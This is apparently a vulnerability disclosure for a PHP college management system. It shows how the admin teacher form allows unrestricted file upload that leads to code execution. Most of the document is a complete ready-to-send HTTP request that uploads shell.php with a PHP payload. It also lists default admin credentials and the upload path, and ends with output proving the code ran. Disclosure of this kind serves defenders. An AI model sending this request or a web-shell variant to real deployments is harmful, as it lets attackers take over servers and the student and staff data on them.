College Management System v1.0 by itsourcecode.com has arbitrary code execution (RCE)

Login account: admin@gmail.com/admin123* (Super Admin account)

vendor: https://itsourcecode.com/free-projects/php-project/college-management-system-project-in-php-and-mysql/

Vulnerability url: /College/admin/teacher.php

Vulnerability file: /College/admin/teacher.php

Payload:


```
POST /College/admin/teacher.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/College/admin/Teacher.php
```

```
Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1; ci_session=9cjop1qgnjcd780kijmjrva559e
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------2754910320402
Content-Length: 3466

-----------------------------2754910320402
Content-Disposition: form-data; name="first_name"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="middle_name"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="last_name"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="email"

111@qq.com
-----------------------------2754910320402
Content-Disposition: form-data; name="phone_no"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="profile_image"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------2754910320402
Content-Disposition: form-data; name="teacher_status"

Permanent
-----------------------------2754910320402
Content-Disposition: form-data; name="application_status"

Yes
-----------------------------2754910320402
Content-Disposition: form-data; name="cnic"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="dob"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="other_phone"
```


```
1
-----------------------------2754910320402
Content-Disposition: form-data; name="gender"

Male
-----------------------------2754910320402
Content-Disposition: form-data; name="permanent_address"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="current_address"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="place_of_birth"

1111
-----------------------------2754910320402
Content-Disposition: form-data; name="matric_complition_date"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="matric_awarded_date"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="matric_certificate"; filename=""
Content-Type: application/octet-stream


-----------------------------2754910320402
Content-Disposition: form-data; name="fa_complition_date"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="fa_awarded_date"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="fa_certificate"; filename=""
Content-Type: application/octet-stream


-----------------------------2754910320402
Content-Disposition: form-data; name="ba_complition_date"

1
-----------------------------2754910320402
```

```
Content-Disposition: form-data; name="ba_awarded_date"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="ba_certificate"; filename=""
Content-Type: application/octet-stream


-----------------------------2754910320402
Content-Disposition: form-data; name="ma_complition_date"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="ma_awarded_date"

1
-----------------------------2754910320402
Content-Disposition: form-data; name="ma_certificate"; filename=""
Content-Type: application/octet-stream


-----------------------------2754910320402
Content-Disposition: form-data; name="password"

teacher123*
-----------------------------2754910320402
Content-Disposition: form-data; name="role"

Teacher
-----------------------------2754910320402
Content-Disposition: form-data; name="btn_save"

Save Data
-----------------------------2754910320402--
```

The files will be uploaded to this directory \Admin\images



We visited the directory of the file in the browser and found that the code had been executed



192.168.1.19/College/Admin/images/shell.php

JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMI
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pa pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--wi snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-19=c:\ph \dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--enable-object-out-dir=../obj/ com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled